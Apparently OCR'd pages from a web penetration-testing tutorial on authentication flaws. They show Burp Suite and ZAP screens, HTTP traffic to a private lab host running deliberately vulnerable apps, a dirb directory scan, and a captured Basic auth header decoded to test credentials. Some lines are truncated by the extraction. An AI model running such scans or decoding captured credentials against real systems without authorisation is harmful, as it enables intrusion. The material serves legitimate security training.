
```
GET / HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 31 Jul 2015 02:55:52 GMT
If-None-Match: "45f13-6da3-51c22f5365e00"
Cache-Control: max-age=0
```



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL
https://10.7.7.5	GET	/gruyere/

```
ET /gruyere/ HTTP/1.1
ost: 10.7.7.5
ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) G
ccept: text/html,application/xhtml+xml,application/xm
ccept-Language: en-US,en;q=0.5
eferer: https://10.7.7.5/
ookie: acopendivids=swingset,jotto,phpbb2,redmine; ac
```


Burp Suite Free Edition v1.7.26 - Te
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Co
Control Options
Spider is running
Clear queues


Spider Status

Use these settings to monitor and control Burp Spider. To begin spidering, browse to map, and choose "Spider this host / branch".

Requests made: 19
Bytes transferred: 227,299
Requests queued: 248
Forms queued: 3

Spider Scope


● Use suite scope [defined in Target tab]
○ Use custom scope




Burp Spider needs your guidance to submit a login form. Please choose the value of each form field which should be used when submitting the form. You can control how Burp handles forms in the Spider options tab.

Action URL: https://10.7.7.5/1142014131/login
Method: GET

Type	Name	Value
Text	uid	
Password	pw	



```
root@kali:~# dirb http://10.7.7.5 -o dirb_result_10.7.7.5.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb_result_10.7.7.5.txt
START_TIME: Tue Oct  3 14:46:17 2017
URL_BASE: http://10.7.7.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.7.7.5/ ----
+ http://10.7.7.5/.bash_history (CODE:200|SIZE:302)
==> DIRECTORY: http://10.7.7.5/assets/
==> DIRECTORY: http://10.7.7.5/cgi-bin/
+ http://10.7.7.5/cgi-bin/ (CODE:200|SIZE:1070)
+ http://10.7.7.5/crossdomain (CODE:200|SIZE:200)
+ http://10.7.7.5/crossdomain.xml (CODE:200|SIZE:200)
==> DIRECTORY: http://10.7.7.5/evil/
+ http://10.7.7.5/favicon.ico (CODE:200|SIZE:3638)
==> DIRECTORY: http://10.7.7.5/gallery2/
==> DIRECTORY: http://10.7.7.5/icon/
==> DIRECTORY: http://10.7.7.5/images/
+ http://10.7.7.5/index (CODE:200|SIZE:1227)
+ http://10.7.7.5/index.html (CODE:200|SIZE:28067)
==> DIRECTORY: http://10.7.7.5/javascript/
==> DIRECTORY: http://10.7.7.5/joomla/
==> DIRECTORY: http://10.7.7.5/phpBB2/
==> DIRECTORY: http://10.7.7.5/phpmyadmin/
+ http://10.7.7.5/server-status (CODE:403|SIZE:215)
==> DIRECTORY: http://10.7.7.5/test/
```



Welcome to the OWASP Ze


ZAP is an easy to use integrated penetration testing tool fo

Please be aware that you should only attack applications t

and pre


a more in depth test you should explore your applicati

Chapter 4: Authentication and Session Management Flaws




#	Host	Method	URL	Params	Edited	Status
4	http://10.7.7.5	GET	/animatedcollapse.js	□	□	304
9	http://10.7.7.5	GET	/WebGoat/attack	□	□	401
10	http://10.7.7.5	GET	/WebGoat/attack	□	□	401


```
GET /WebGoat/attack HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://10.7.7.5/
Cookie: jiveLastVisited=1507072765009; Server=b3dhc3Bid2E=; acopendivids=swingset,jotto,phpbb2,r
JSESSIONID=081FA4CD375E8BF27B13378678F08001; PHPSESSID=khfd0v3ee8f4s0bs3kq6r1eco6
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic dGVzdHVzZXI6dGVzdHBhc3N3b3Jk
```




```
dGVzdHVzZXI6dGVzdHBhc3N3b3Jk
```


```
testuser:testpassword
```


Ticket Request
TGT + Session Key
Service Ticket Request
(TGT + Res. ID + Client ID)
Service Ticket
Client
Kerberos
Authentication
Server
Resource Request
(Service Ticket)
Resource access
Web Server



Username
Password
Login




```
HTTP/1.1 302 Found
Date: Tue, 17 Oct 2017 17:11:54 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: PHPSESSID=khfd0v3ee8f4s0bs3kq6r1eco6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pr
Pragma: no-cache
```



```
HTTP/1.1 200 OK
Date: Tue, 17 Oct 2017 17:11:07 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 4183
Set-Cookie: JSESSIONID=EA8668DBF73F4D24415AE86274C56FCA; Path=/
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Connection: close
```



```
HTTP/1.1 302 Found
Date: Tue, 17 Oct 2017 17:08:39 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosi
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.1
Location: /webgoat.net/Default.aspx
X-AspNet-Version: 2.0.50727
Content-Length: 140
Cache-Control: private
Set-Cookie: ASP.NET_SessionId=AD3D4B4D85AADD41229BCCDA; path=/webgoat.net
Set-Cookie: Server=b3dhc3Bid2E=; path=/
Connection: close
```



Connection Settings

Configure Proxies to Access the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080

☑ Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 8080


FTP Proxy: 127.0.0.1 Port: 8080

SOCKS Host: 127.0.0.1 Port: 8080

○ SOCKS v4 ● SOCKS v5

No Proxy for:

localhost, 127.0.0.1



Web applications frequently provide their users the ability to retrieve a forgotten password. Unfortunately, many web applications fail to implement the mechanism properly. The information required to verify the identity of the user is often overly simplistic.

General Goal(s):

